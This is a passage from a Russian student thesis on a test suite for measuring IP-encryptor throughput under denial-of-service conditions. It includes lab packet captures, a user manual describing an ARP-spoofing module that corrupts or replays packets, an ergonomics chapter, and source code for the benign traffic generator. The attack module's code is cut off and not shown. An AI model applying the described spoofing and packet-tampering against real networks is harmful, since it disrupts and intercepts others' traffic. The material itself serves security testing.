No.	Time	Source	Destination	Protocol	Length	Info
→	8 12.059694	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=26/6656, ttl=1 (reply in 9)
←	9 12.059799	192.168.1.11	192.168.1.12	ICMP	74	Echo (ping) reply id=0x0001, seq=26/6656, ttl=128 (request in 8)

▸ Frame 9: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▸ Ethernet II, Src: PcsSyste_63:ce:2f (08:00:27:63:ce:2f), Dst: PcsSyste_fb:df:2f (08:00:27:fb:df:2f) ▸ Internet Protocol Version 4, Src: 192.168.1.11, Dst: 192.168.1.12 0100 = Version: 4 0101 = Header Length: 20 bytes (5) ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 60 Identification: 0x0450 (1104) ▸ Flags: 0x00 Fragment offset: 0 Time to live: 128
--

Рисунок 62 – Пакет на узле №1

Из результатов, представленных на рисунке 62 следует, что узел №1 получил PING запрос с TTL равным единице, обработал его и отправил ответ на MAC адрес того узла, где функционирует программа.

Результаты тестирования при выбранном модификаторе «некорректная длина пакета» представлены на рисунках 63, 64, 65 и 66. Был отправлен 1 PING запрос от узла №2 на узел №1.

No.	Time	Source	Destination	Protocol	Length	Info
	17 37.8404...	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=28/7168, ttl=128 (no response found!)

▸ Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▸ Ethernet II, Src: PcsSyste_14:65:b5 (08:00:27:14:65:b5), Dst: PcsSyste_fb:df:2f (08:00:27:fb:df:2f) ▸ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11 0100 = Version: 4 0101 = Header Length: 20 bytes (5) ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 60
--

Рисунок 63 – Пакет на узле №2

Из результатов, представленных на рисунке 63 следует, что узел №2 отослал PING запрос на узел №1 и не получил ответ, при этом пакет отправлялся на MAC адрес узла на котором функционирует программа.

No.	Time	Source	Destination	Protocol	Length	Info
23	67.84276891	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=28/7168, ttl=128 (no response found!)
24	67.84295497	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=28/7168, ttl=128 (no response found!)
▶ Frame 23: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▶ Ethernet II, Src: PcsCompu_14:65:b5 (08:00:27:14:65:b5), Dst: PcsCompu_fb:df:2f (08:00:27:fb:df:2f) ▼ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11 0100 = Version: 4 0101 = Header Length: 20 bytes (5) ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 60						

Рисунок 64 – Принятый программой пакет

No.	Time	Source	Destination	Protocol	Length	Info
23	67.84276891	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=28/7168, ttl=128 (no response found!)
24	67.84295497	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=28/7168, ttl=128 (no response found!)
▶ Frame 24: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▶ Ethernet II, Src: PcsCompu_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsCompu_63:ce:2f (08:00:27:63:ce:2f) ▼ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11 0100 = Version: 4 0101 = Header Length: 20 bytes (5) ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 58						

Рисунок 65 – Отправленный программой пакет

Из результатов, представленных на рисунках 64 и 65 следует, что программа перехватила запрос, изменила поле заголовка IP пакета, а именно – уменьшила его размер на 2 байта и перенаправила пакет на узел №1.

No.	Time	Source	Destination	Protocol	Length	Info
17	37.840532	192.168.1.12	192.168.1.11	ICMP	74	Echo (ping) request id=0x0001, seq=28/7168, ttl=128 (no response found!)
▶ Frame 17: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0 ▶ Ethernet II, Src: PcsSyste_fb:df:2f (08:00:27:fb:df:2f), Dst: PcsSyste_63:ce:2f (08:00:27:63:ce:2f) ▲ Internet Protocol Version 4, Src: 192.168.1.12, Dst: 192.168.1.11 0100 = Version: 4 0101 = Header Length: 20 bytes (5) ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 58						

Рисунок 66 – Пакеты на узле №1

Из результатов, представленных на рисунке 66 следует, что узел №1 принял PING запрос, но не стал генерировать на него ответ.

Во всех модифицируемых пакетах перед отправкой пересчитывалась контрольная сумма, кроме случаев, когда был установлен модификатор пакетов «ошибка контрольной суммы».

Из результатов тестирования программного комплекса следует, что он корректно функционирует и соответствует всем требованиям технического задания.

7 Разработка руководства пользователя

7.1 Общие сведения

Программный комплекс исследования скорости передачи данных устройства шифрования в условиях реализации DOS атак предназначен для определения скорости передачи информации через устройство IP-шифрования при реализации сценариев атак, направленных на отказ в обслуживании.

Программный комплекс включает:

- модуль генерации тестового трафика для проверки пропускной способности сети путем создания определенной нагрузки на сеть;
- модуль приема тестового трафика и генерации команд управления для контролирования нагрузки на сеть и измерения скорости передачи данных;
- модуль реализации DOS-атак для затруднения передачи данных между узлами сети.

В программном комплексе реализованы следующие возможности:

- а) изменение параметров генерируемого трафика: размер пакетов, их количество и задержка между их отправкой, так как для исследования скорости передачи данных необходимо проводить измерения скорости при различных нагрузках, а при изменении параметров, указанных выше возможно добиться желаемой нагрузки на сеть;
- б) перехват передаваемых по сети пакетов для возможности исследования трафика между узлами сети;
- в) генерация IP пакетов с такими параметрами как:
 - 1) размер, превышающий максимальный размер пакета для IP сети (MTU);
 - 2) некорректная контрольная сумма заголовка пакета; некорректное значение поля – длина пакета;
 - 3) малое значение времени жизни (TTL);
 - 4) корректные параметры заголовка и некорректное заполнение поля данных пакета;

5) повтор ранее переданных пакетов, для исследования возможных уязвимостей при обработке входящих пакетов устройством шифрования IP сети и затруднения передачи пакетов между узлами сети;

г) формирование отчетов по результатам исследования: максимальная, минимальная, средняя, оптимальная скорость передачи информации, размер передаваемого пакета, количество переданных пакетов, количество потерянных пакетов, для представления и анализа результатов измерений.

7.2 Интерфейс пользователя

Модуль генерации тестового трафика является программой с интерфейсом командной строки и не имеет никаких элементов управления.

Модуль приема тестового трафика и генерации команд управления имеет интерфейс представленный на рисунке 67.

Рисунок 67 – Интерфейс модуля приема тестового трафика и генерации команд управления

На главной форме расположены:

- 4 поля для ввода текста, одно из которых используется для ввода IP адреса модуля генерации тестовых пакетов, а остальные служат для ввода параметров пакетов;

- 3 изменяющихся поля, в которых выводятся значения, информирующие о результатах проведенных измерений;

- 3 кнопки, для проверки корректности и ввода IP адреса, для проверки введенных параметров пакетов и тестирования, для формирования отчета;

– индикатор выполнения, он появляется только если измерение длится дольше трех секунд и информирует о процессе измерения, если измерение проходит быстрее трех секунд, то индикатор не появляется.

Модуль реализации DOS-атак имеет интерфейс представленный на рисунке 68.




Рисунок 68 – Интерфейс модуля приема реализации DOS-атак

На главной форме расположены следующие элементы управления:

- 2 текстовых поля для ввода IP адресов;
- 2 изменяющихся поля, которые выводят полученное значение MAC адреса узла с введенным IP адресом;
- 4 кнопки, две выполняют функции проверки корректности и выполнения ARP запросов на введенные IP адреса, остальные две используются для начала и завершения DOS атаки;
- переключатель для выбора модификатора «Повтор пакетов»;
- окно для выбора узла сети, которому будет направлен модифицированный трафик;
- 5 флаговых кнопок для выбора прочих модификаторов.

7.3 Работа с программой

Для запуска модуля генерации тестового трафика необходимо в терминале набрать имя программы и нажать клавишу Enter, после этих действий модуль готов к работе и ожидает приема конфигурации, при получении конфигурации

модуль генерирует тестовые пакеты в соответствии с принятой конфигурацией и отправляет их получателю, затем возвращается в исходное состояние. Завершение работы модуля осуществляется нажатием комбинации клавиш Ctrl и C.

Модуль приема тестового трафика и генерации команд управления после запуска ожидает ввода IP адреса модуля генерации тестового трафика, после ввода кнопка «Начать тестирование» станет активна, но для того чтобы приступить к исследованию необходимо ввести размер тестового пакета – число от 0 до 1458 байт, количество тестовых пакетов – число от 0 до 65535 и задержку между пакетами в миллисекундах – число от 0 до 65535. Максимальное значение размера пакета 1458 байт выбрано потому что в IP сетях это максимальный размер пакета, который может быть передан без фрагментации, а числа 65535 это предел значений типа «unsigned short int».

После проведения хотя бы одного измерения кнопка «Сформировать отчет» станет активна и при ее нажатии будет вызвано диалоговое окно для сохранения файла отчета и если файл будет выбран, то в него будет записан отчет в текстовом формате.

Модуль реализации DOS атак после запуска ожидает ввода IP адресов двух узлов сети, после ввода адреса требуется нажать кнопки «Проверка» и на узлы с данными адресами будут отправлены ARP запросы. При получении ARP ответов на эти IP адреса, станут известны MAC адреса данных узлов и их можно будет использовать для проведения атаки ARP спуфинг, на успешной реализации которой строится дальнейшее функционирование данного модуля. Затем пользователь выбирает номер узла которому будет направлен модифицированный трафик, после этого если не выбирать модификатор и нажать на кнопку «Старт», то данный модуль будет выполнять только атаку ARP спуфинг, но у пользователя есть возможность выбрать модификатор, если это будет «Повтор пакетов», то остальные будут недоступны, иначе пользователь может выбрать один или несколько других модификаторов которые соответствующим образом будут модифицировать пакеты, которые направлены

на выбранный узел. Для прекращения атаки необходимо нажать на кнопку «Стоп».

7.4 Сообщения об ошибках

Все модули имеют аналогичные сообщения о ошибках, которые возникают либо при неудачной инициализации сокетов, либо при некорректно введенных данных. Модуль реализации DOS-атак и модуль приема тестового трафика и генерации команд управления являясь программами с графическим интерфейсом выводят сообщения о ошибках в виде всплывающих окон, а модуль генерации тестовых пакетов выводит данные сообщения в консоль.

Модуль реализации DOS-атак в отличии от двух других требует повышенных привилегий для работы и поэтому при попытке запуска данного модуля непривилегированным пользователем будет выдано сообщение об ошибке.

8 Вредные психофизиологические факторы, влияющие на опорно-двигательный аппарат специалиста по защите информации. Методы и средства физической культуры, снижающие их воздействие

В современном мире роль компьютеров и компьютерных технологий с каждым годом растет. Основная часть работ выполняется с помощью вычислительных систем и комплексов, вследствие чего человек все чаще решает поставленные задачи в сидячем положении, затрачивая на это почти весь рабочий день. Специалист по защите информации не исключение, его работа связана с обеспечением безопасности информационных систем или оформлением документации, и в том и в другом случае вся работа выполняется с использованием компьютера.

Характер и организация трудовой деятельности существенно сказываются на производительности и функциональном состоянии человеческого организма. Различные формы трудовой деятельности делятся на физический и умственный труд [12].

Умственный труд подразумевает под собой прием и обработку различной информации, это требует значительного напряжения памяти, внимания, а также активизации процессов мышления, эмоциональной сферы. Данная разновидность трудовой деятельности характеризуется гипокинезией, т.е. значительным снижением двигательной активности человека, что приводит к ухудшению реактивности организма и повышению эмоционального напряжения. Длительная умственная нагрузка негативно сказывается на психической деятельности человека: ухудшаются функции внимания (объем, концентрация, переключение), памяти, восприятия (появляется большое число ошибок) [12].

Специалист по защите информации, в основном, проводит большую часть своего рабочего времени в положении сидя, занимаясь умственной трудовой деятельностью. Данная деятельность характеризуется продолжительным многочасовым трудом в одном и том же положении, малой двигательной

активностью при различных локальных нагрузках. Из-за малой физической активности данная работа оказывает статическую нагрузку на мышцы ног, рук и шеи, что ухудшает кровообращение из-за долгого нахождения их в сокращенном состоянии. В результате этого могут возникать болевые ощущения и различные негативные последствия, влияющие на опорно-двигательную систему работника в частности: шею, плечевой пояс, спину, суставы, запястья и предплечья.

В соответствии с разделом 8 «Классификация опасных и вредных производственных факторов, обладающих свойствами психофизиологического воздействия на организм человека» [13] национального стандарта ГОСТ 12.0.003-2015 «Система стандартов по безопасности труда. Опасные и вредные производственные факторы. Классификация», длительную работу в сидячем положении можно отнести к статическим физическим перегрузкам, связанным с рабочей позой работника.

Также проблемы с опорно-двигательным аппаратом у работника могут возникнуть в следствие неправильного расположения или неудобного рабочего места, которое не соответствует выполняемым задачам и физиологическим особенностям строения тела работника. На рисунке 69 изображено наиболее комфортное и правильное положение человека на его рабочем месте перед компьютером.




Рисунок 69 – Правильное положение перед компьютером

Необходимо попробовать несколько стульев, сидя в них и выбрать наиболее комфортный. Подлокотники должны позволять локтям опираться на них, не заставляя плечи быть приподнятыми или слишком низкими, что заставит сутулиться. Они должны быть достаточно маленькими, чтобы доставать руками до клавиатуры, оставляя локти неподвижными. Спинка стула должна достигать высоты плеча и иметь поясничную регулировку. Стул должен быть регулируемым по высоте или специально подходящим для вашего рабочего стола и быть достаточно высоким, чтобы было удобно использовать клавиатуру или заполнять бумаги. Если стол выше, чем требуется, и ноги не касаются земли, то необходим стоп для ног, это поможет предотвратить сутулость, обеспечивая правильную осанку, поддерживаемую задней частью стула.

Две третьих части экрана должны быть расположены выше уровня глаз, а оставшаяся часть ниже уровня глаз. Это позволит не смотреть вниз длительное время, что увеличит сгиб шеи. Экран должен располагаться непосредственно перед стулом. Если используется более одного экрана, то они должны быть расположены на одинаковом расстоянии от лица.

Клавиатура и мышь должны быть легко доступны без необходимости сдвигать локти. Если возможно, убедитесь, что клавиатура и мышь находятся на равном уровне, чтобы ваша подлокотники оставались на месте, и не требуйте, чтобы вы подняли предплечья выше высоты локтя, чтобы достичь их, так как это может вызвать раздражение через кистевой туннель.

Кроме правильной посадки на рабочем месте, также важно делать небольшие перерывы в работе и выполнять различные физические упражнения, для того, чтобы снять напряжение, улучшить самочувствие, поддерживать мышцы в тонусе и избежать серьезных проблем, связанных с опорно-двигательной системой.

Гимнастические упражнения оказывают действие не только на различные системы организма в целом, но и на отдельные группы мышц, суставы, позволяя восстановить и развить некоторые двигательные качества [14].

Работнику необходимо выполнять «динамические упражнения», при которых мышцы работают в изотоническом режиме. При выполнении таких упражнений осуществляется чередование периодов сокращения и расслабления, это характеризуется движением суставов конечностей и туловища. В качестве примера можно привести такие упражнения как: сгибание и разгибание рук в локтевом суставе, вращение рук в плечевом суставе, наклоны туловища в разные стороны. Нагрузка на мышцы при выполнении данных упражнений нормируется, учитывая скорость движения перемещаемой части тела и степень напряжения мышц [14].

Выполняя простые физические упражнения в перерывах между работой, такие как: приседания, наклоны, повороты, выпады, различные движения руками, ногами и кистями рук, специалист по защите информации сможет значительно снизить влияние вредных психофизиологических факторов на опорно-двигательный аппарат.

Заключение

В процессе выполнения дипломного проекта был разработан программный комплекс, предназначенный для определения скорости передачи информации через устройство IP шифрования, в условиях реализации атак, направленных на отказ в обслуживании (DOS атак). В данный комплекс входят модули, которые позволяют: генерировать тестовый трафик для проверки пропускной способности сети путем создания определенной нагрузки, принимать тестовый трафик и генерировать команды управления для контроля нагрузки на сеть и измерения скорости передачи информации, осуществлять DOS атаки для затруднения передачи информации между узлами сети. Разработанные алгоритмы подробно описывают архитектуру работы данных модулей.

В результате выполнения тестирования данного программного комплекса, были успешно проверены все функции и возможности. Из этого следует, что он может применяться в дальнейших исследованиях устройств, связанных с шифрованием информации в IP сети.

Список используемых источников

1. TCP/IP. Для профессионалов. 3-е изд. /Т. Паркер, К. Сиян. – СПб.: Питер, 2004. – 859 с.: ил.
2. RFC 791. Internet Protocol. Protocol Specification [Электронный ресурс]: J. Postel. URL: <http://www.networksorcery.com/enp/rfc/rfc791.txt>, – Загл. с экрана. (дата обращения: 23.12.2017)
3. RFC 4301. Security Architecture for the Internet Protocol [Электронный ресурс]: S. Kent, K. Seo. URL: <http://www.networksorcery.com/enp/rfc/rfc4301.txt>, – Загл. с экрана. (дата обращения: 23.12.2017)
4. IPSec – протокол защиты сетевого трафика на IP-уровне [Электронный ресурс]: С. Коротыгин. URL: <http://ixbt.com/comm/ipsecure.shtml#Тoc509471935>, – Загл. с экрана. (дата обращения: 22.12.2017)
5. Методы и средства защиты информации [Электронный ресурс]: Екимов Д.А.. URL: <http://dfe.petrstu.ru/koi/posob/security/index.html>, – Загл. с экрана. (дата обращения: 22.12.2017)
6. RFC 4302. IP Authentication Header [Электронный ресурс]: S. Kent, URL: <http://www.networksorcery.com/enp/rfc/rfc4302.txt>, – Загл. с экрана. (дата обращения: 23.12.2017)
7. RFC 4303. IP Encapsulating Security Payload (ESP) [Электронный ресурс]: S. Kent, URL: <http://www.networksorcery.com/enp/rfc/rfc4303.txt>, – Загл. с экрана. (дата обращения: 23.12.2017)
8. Технологии отражения атак в Kaspersky DDoS Prevention [Электронный ресурс]. – URL: https://www.anti-malware.ru/analytics/Technology_Analysis/Kaspersky_DDoS_Prevention#, свободный. – Загл. с экрана (дата обращения: 24.12.2017)
9. DDoS как актуальная проблема безопасности для бизнеса [Электронный ресурс]. – URL: <https://habrahabr.ru/company/pentestit/blog/252233/>, свободный. – Загл. с экрана. (дата обращения: 24.12.2017)

10. Linux глазами хакера: Учеб.пособие, Фленов М.Е. – СПб.: БХВ-Петербург, 2010. – 480.
11. DoS-атака [Электронный ресурс] – URL: <https://ru.wikipedia.org/wiki/DoS-атака>, свободный. – Загл. с экрана. (дата обращения: 24.12.2017)
12. Безопасность жизнедеятельности [Текст]: Учебник для вузов/ С.В. Белов., А.В. Ильницкая, А.Ф. Козьяков и др.; Под общ. ред. С.В. Белова. 7-е изд., стер. – М.: Высш. шк., 2007. – 616 с.: ил.
13. ГОСТ 12.0.003-2015. Система стандартов по безопасности труда. Опасные и вредные производственные факторы. Классификация. – Введ. 01-03-2017 – М.: Стандартиформ, 2016, – 9 с.
14. Лечебная физическая культура [Текст]: учебное пособие/ В.А. Епифанов. – М.: ГЭОТАР-Медиа, 2006. – 568 с.: ил.

Приложение А

(обязательное)

Исходный код модуля генерации тестового трафика

```

#include <iostream>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

using namespace std;

int main()
{
    int sock = socket ( AF_INET, SOCK_DGRAM, 0 );
    if( sock < 0 )
    {
        cout<<"Error socket!"<<endl;
        close(sock);
        return 1;
    }

    sockaddr_in loc_addr;
    memset(&loc_addr, 0, sizeof(sockaddr_in));
    loc_addr.sin_family = AF_INET;
    loc_addr.sin_addr.s_addr = htonl ( INADDR_ANY );
    loc_addr.sin_port = htons( 51488);

    if ( bind(sock, (sockaddr *)&loc_addr, sizeof( loc_addr )))//Привязка сокета
к адресу
    {
        cout<<"Error bind!"<<endl;
        close(sock);
        return 1;
    }

    char buffer[65535];
    while ( true )
    {
        sockaddr_in client_addr;
        int  CA_length = sizeof(client_addr);

```

```

        int recv_size = recvfrom(sock, buffer, sizeof(buffer), 0, (sockaddr
*)&client_addr, (socklen_t *)&CA_length); //Получение параметров для
формирования пакетов

        if ( recv_size != 6) continue;//Если получено не 6 байт, переход в
начало цикла
        unsigned short number_of_packets = 0 , size_packet = 0, delay =
0;//Параметры

        memcpy(&number_of_packets, buffer,sizeof(number_of_packets));
//Количество пакетов

        memcpy(&size_packet, buffer+sizeof(number_of_packets),
sizeof(size_packet));//Размер пакета

        memcpy(&delay, buffer+sizeof(number_of_packets) +
sizeof(size_packet), sizeof(delay));//Задержка

        cout<<"Request OK, parameters:\n\t number of packets =
"<<number_of_packets <<"\n\t size packet = "<<size_packet
<<" bytes\n\t delay = "<<delay<<"ms\n"<<endl;

        for( unsigned short i = 0; i < size_packet; i++, buffer[i] =
rand());//Заполнение буфера случайными значениями

        for( unsigned short i = 1; i <= number_of_packets; i++)
        {

            sendto(sock, buffer, size_packet, 0, (sockaddr *)&client_addr,
CA_length) ;//Отправка тестового пакета

            usleep(delay*1000);//Задержка

        }

        cout<<"\tTest finished."<<endl;

    }

}

```

Приложение Б
(обязательное)

Исходный код модуля приема тестового трафика и генерации команд
управления

Файл test_speed.pro

```
QT += core gui network
greaterThan(QT_MAJOR_VERSION, 4): QT += widgets

TARGET = test_speed

TEMPLATE = app

DEFINES += QT_DEPRECATED_WARNINGS

QMAKE_CXXFLAGS += -std=c++11

SOURCES += \
    main.cpp \
    mainwindow.cpp

HEADERS += \
    mainwindow.h

FORMS += \
    mainwindow.ui
```

Файл main.cpp

```
#include "mainwindow.h"
#include <QApplication>

int main(int argc, char *argv[])
{
    QApplication a(argc, argv);
    MainWindow w;
    w.show();
    return a.exec();
}
```

Файл mainwindow.h

```
#ifndef MAINWINDOW_H
#define MAINWINDOW_H

#include <QMainWindow>
#include <QMessageBox>
#include <QFileDialog>
#include <QProgressDialog>
#include <QUdpSocket>
#include <algorithm>
#include <vector>
```

```

#include <ctime>
#include <unistd.h>
struct Info {
    unsigned short number_of_packets;
    unsigned short size_packet;
    unsigned short delay;
    unsigned long long int speed;
    unsigned short lost_packets;
    Info() {
        number_of_packets = size_packet = delay = speed = lost_packets = 0;
    }
    Info (unsigned short _number_of_packets, unsigned short _size_packet,
unsigned short _delay,
        unsigned long long int _speed = 0, unsigned short _lost_packets = 0 ):
        number_of_packets(_number_of_packets), size_packet(_size_packet),
delay(_delay),
        speed(_speed), lost_packets(_lost_packets) {}
};
namespace Ui {
class MainWindow;
}
class MainWindow : public QMainWindow
{
    Q_OBJECT
public:
    explicit MainWindow(QWidget *parent = 0);
    ~MainWindow();
private slots:
    void on_pBtn_enterGeneratorIP_clicked();
    void on_pBtn_beginTest_clicked();
    void on_pBtn_makeReport_clicked();
private:
    Ui::MainWindow *ui;
    QUdpSocket * udpSocket;
    QHostAddress senderAddress;
    quint16 udpPort;

```

```

    Info conf;

    std::vector <Info> reportData;//массив конфигураций для отчета

    unsigned short test_count;
};

#endif // MAINWINDOW_H

```

Файл mainwindow.cpp

```

#include "mainwindow.h"
#include "ui_mainwindow.h"

MainWindow::MainWindow(QWidget *parent) :
    QMainWindow(parent),
    ui(new Ui::MainWindow)
{
    ui->setupUi(this);
    //инициализация сокета
    udpPort = 51488;
    udpSocket = new QUdpSocket(this);
    udpSocket->bind(QHostAddress::Any, udpPort);
    test_count = 0;
}

MainWindow::~MainWindow()
{
    delete ui;
}

void MainWindow::on_pBtn_enterGeneratorIP_clicked()
{
    if(!senderAdress.setAddress(ui->le_generatorIp->text())){
        QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Неверный
адрес!"));
        return;
    }
    //QMessageBox::information(0, trUtf8("Ошибка"), senderAdress.toString());
    ui->pBtn_beginTest->setEnabled(true);
}

void MainWindow::on_pBtn_beginTest_clicked()
{

```

```

bool ok;

conf = *new Info();

conf.size_packet = ui->le_sizeTestPacket->text().toUShort(&ok);

if (!ok && (conf.size_packet < 1458)) {
    QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Введите размер
пакета (0-1458)"));
    return;
}

conf.number_of_packets = ui->le_countTestPackets->text().toUShort(&ok);

if (!ok && (conf.number_of_packets < 65535)) {
    QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Введите количество
пакетов (0-65535)"));
    return;
}

conf.delay = ui->le_delayBetweenTestPackets->text().toUShort(&ok);

if (!ok && (conf.delay < 65535)) {
    QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Введите задержку
между пакетами (0-65535)"));
    return;
}

char buffer[1500];

//Сборка конфигурации пакетов для сервера

memcpy(buffer, &conf.number_of_packets, sizeof(conf.number_of_packets));

memcpy(buffer+sizeof(conf.number_of_packets), &conf.size_packet,
sizeof(conf.size_packet));

memcpy(buffer+sizeof(conf.number_of_packets) + sizeof(conf.size_packet),
&conf.delay, sizeof(conf.delay));

//Начало тестирования

//Создание диалога с прогрессбаром

QProgressDialog* PD = new QProgressDialog(trUtf8("Тетирование скорости
передачи."), trUtf8("&Отмена"), 0, conf.number_of_packets);

PD->setMinimumWidth(400);

PD->setMinimumDuration(0);

PD->setWindowTitle(trUtf8("Подождите"));

udpSocket->writeDatagram(buffer, sizeof(unsigned short) * 3, senderAdress,
udpPort); //отправка конфигурации

unsigned int Tm1 = std::clock(), Tm2 = 0; //временные метки

unsigned long long int bytes_recieved = 0; //общее количество принятых байт

```

```

        unsigned short count = 0; // количество принятых пакетов
        for (int i = 0; i < conf.number_of_packets; i++) {
            QApplication->processEvents(); // Проверка сигналов приложения
            if (PD->wasCanceled() || !udpSocket->waitForReadyRead(conf.delay))
                break;

            udpSocket->readDatagram(buffer, 1458, &senderAddress, &udpPort);

            Tm2 = std::clock();

            bytes_recieved += conf.size_packet;

            count++;

            PD->setValue(i) ;
        }

        PD->setValue(conf.number_of_packets) ;

        delete PD;

        // Вычисления
        if (count == 0) {
            QMessageBox::information(0, trUtf8("Ошибка"), trUtf8("Не принято ни
одного пакета!"));

            return;
        }

        double recv_time = (Tm2 - Tm1) / 1000.0; // Общее время приема тестовых пакетов
        conf.speed = (unsigned long long) bytes_recieved / recv_time; // Вычисление
скорости

        QString temp_number;

        ui->lbl_speed->setText(temp_number.setNum(conf.speed, 10)); // вывод скорости
в форму

        if (conf.number_of_packets > count) { // Если были потери

            temp_number.clear();

            conf.lost_packets = conf.number_of_packets - count;

            ui->lbl_lostPackets->
setText(temp_number.setNum((int) (count / (conf.number_of_packets / 100.0)), 10));
        }

        reportData.push_back(conf);

        QMessageBox::information(0, trUtf8("Оповещение"), trUtf8("Тестирование
завершено."));

        ui->lbl_testCount->setText(QString(temp_number.setNum((int) ++test_count)));

        ui->pBtn_makeReport->setEnabled(true);
    }

void MainWindow::on_pBtn_makeReport_clicked()

```

```

{
    QString reportFilePath = QFileDialog::getSaveFileName(this,
trUtf8("Сохранение отчета"));

    //Создание отчета

    std::sort(reportData.begin(), reportData.end(),

        [](const Info& a, const Info& b) { //лямбда (компаратор для
сравнения)

            if ((a.lost_packets < b.lost_packets) && (a.speed >
b.speed)) return false;

            else if ((a.lost_packets > b.lost_packets) && (a.speed <
b.speed)) return true;

            else return a.speed > b.speed;

        }

    );

    QFile file (reportFilePath);
    QString temp_number;
    if (file.open(QIODevice::WriteOnly)) {
        bool optimal = true;
        for (Info &data : reportData) {
            QTextStream stream(&file);
            if (optimal) {
                optimal = false;
                stream << trUtf8("Оптимальная скорость передачи данных: ") <<
QString(temp_number.setNum(data.speed, 10)) << trUtf8(" байт в секунду.\n")
                << trUtf8("\tПараметры передачи пакетов: размер пакета -
") << QString(temp_number.setNum(data.size_packet, 10))
                << trUtf8(" задержка - ") <<
QString(temp_number.setNum(data.delay, 10))
                << trUtf8(" миллисекунд. При передаче ") <<
QString(temp_number.setNum(data.number_of_packets, 10)) << trUtf8(" тестовых
пакетов из них было потеряно - ")
                << QString(temp_number.setNum(data.lost_packets,
10))<<trUtf8(".")
                << trUtf8("\n\nОстальные результаты измерений:\n");
                continue;
            }

            stream << trUtf8("Скорость передачи данных - ") <<
QString(temp_number.setNum(data.speed, 10))
                << trUtf8(" байт в секунду, размер пакета - ") <<
QString(temp_number.setNum(data.size_packet, 10))

```

```

        << trUtf8("байт, задержка - ") <<
QString(temp_number.setNum(data.delay, 10))

        << trUtf8("миллисекунд, количество пакетов ") <<
QString(temp_number.setNum(data.number_of_packets, 10))

        << trUtf8(", количество потерянных пакетов - ") <<
QString(temp_number.setNum(data.lost_packets, 10)) << trUtf8("\n");
    }

    file.close();
}
}

```

Приложение В

(обязательное)

Исходный код модуля реализации DOS атак

Файл mod_packet.pro

```
QT      += core gui network
greaterThan(QT_MAJOR_VERSION, 4): QT += widgets

TARGET = mod_packet
TEMPLATE = app

DEFINES += QT_DEPRECATED_WARNINGS
QMAKE_CXXFLAGS += -std=c++11
SOURCES += \
    main.cpp \
    mainwindow.cpp
HEADERS += \
